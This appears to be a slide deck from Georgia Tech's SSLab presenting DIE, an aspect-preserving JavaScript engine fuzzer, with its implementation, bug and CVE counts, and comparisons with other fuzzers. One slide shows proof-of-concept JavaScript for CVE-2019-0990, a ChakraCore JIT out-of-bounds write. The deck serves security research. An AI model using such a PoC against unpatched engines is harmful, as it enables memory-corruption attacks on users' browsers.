mutation

- Mutate typed-AST node with same typed node




Structure-preserving mutation

- Selectively mutate nodes to avoid breaking control-flow structure




Structure-preserving mutation

- Selectively mutate nodes to avoid breaking control-flow structure



Execution with instrumented JS engine



Implementation

• Core fuzzing engine	
• Type analyzer	3,677 lines of TypeScript
• Dynamic instrumentation tool	222 lines of Python
• Generation engine	10,545 lines of TypeScript
• Mutation engine	2,333 lines of TypeScript
• AFL modification	453 lines of C
• Distributed fuzzing harness	
• Coordinator	205 lines of TypeScript
• Local agent	1,419 lines of Python and Shell Script
• Crash reporter	492 lines of Python
• Total	19,346 lines of code

SSLab @GeorgiaTech

Evaluation

Fuzzing JS engines with DIE in the wild

... and extra information to understand the techniques applied on DIE

Fuzzing JS engines in the wild

- We ran DIE up to 3 weeks against 3 major JS engines
  - **48** unique bugs in total
  - **39** fixed bug
  - **11** acknowledged CVEs
  - **27K** USD bug bounty reward as of now

SSLab @GeorgiaTech

Evaluation: effectiveness of leveraging aspect


- DIE found 84 distinct crashes and 28 unique bugs in ChakaCore

Preserved aspect	**Bug**	**Crash**
Structure & Type	14/28 (50.00%)	40/84 (47.62%)
Structure-only	12/28 (42.86%)	32/84 (42.86%)
Total	22/28 (92.86%)	72/84 (90.48%)

SSLab @GeorgiaTech

Case study: CVE-2019-0990

- corpus: CVE-2018-0777




```
  function opt(arr, start, end) {
    for (let i = start; i < end; i++) {
      if (i === 10) {
        i += 0;
      }
+     start++;
+     ++start;
+     --start;
      arr[i] = 2.3023e-320;
    }
+ arr[start] = 2.3023e-320;
  }
  function main() {
    let arr = new Array(100);
    arr.fill(1.1);

    for (let i = 0; i < 1000; i++) {
-     opt(arr, 0, 3);
+     opt(arr, 0, i);
    }
    opt(arr, 0, 100000);
  }
  main();
```

Evaluation: aspect preserving

- Ratio difference of JIT-optimization phase invocation between the generated inputs and seed files
  - vs DIE_t : 1.53x
  - vs CodeAlchemist : 4.29x
  - vs Superion: negligible
    - Mutation-based fuzzer


DIE_t : DIE without structure-preserving (type preserving only)



Evaluation: validity of generated input

- Error rate of generated inputs
  - vs Superion: 2.31x
  - vs CodeAlchemist: 2.31x
  - vs jsfunfuzz: 2.42x
  - DIE$_c$ produces less error rate than vanilla

DIE$_c$: DIE without coverage feedback



Original corpus

Evaluation: comparison w/ state-of-the-art fuzzers

- Number of unique crashes found by DIE vs state-of-the-art fuzzers for 24 hours

JS engine	DIE	DIE_t	Superion	CodeAlchemist
ChakraCore 1.11.10	17	7	0	3
JavaScriptCore 2.24.2	2	0	0	0
V8 7.7.100	2	1	1	0

DIE_t : DIE without structure-preserving (type preserving only)

Conclusion

- DIE is a JS engine fuzzer that preserves the aspects from PoC of existing bugs achieved by type and structure preserving
- Discovered 48 unique bugs with 11 CVEs assigned
- Open sourced: https://github.com/sslab-gatech/DIE

Thank you!

Q & A

SSLab @GeorgiaTech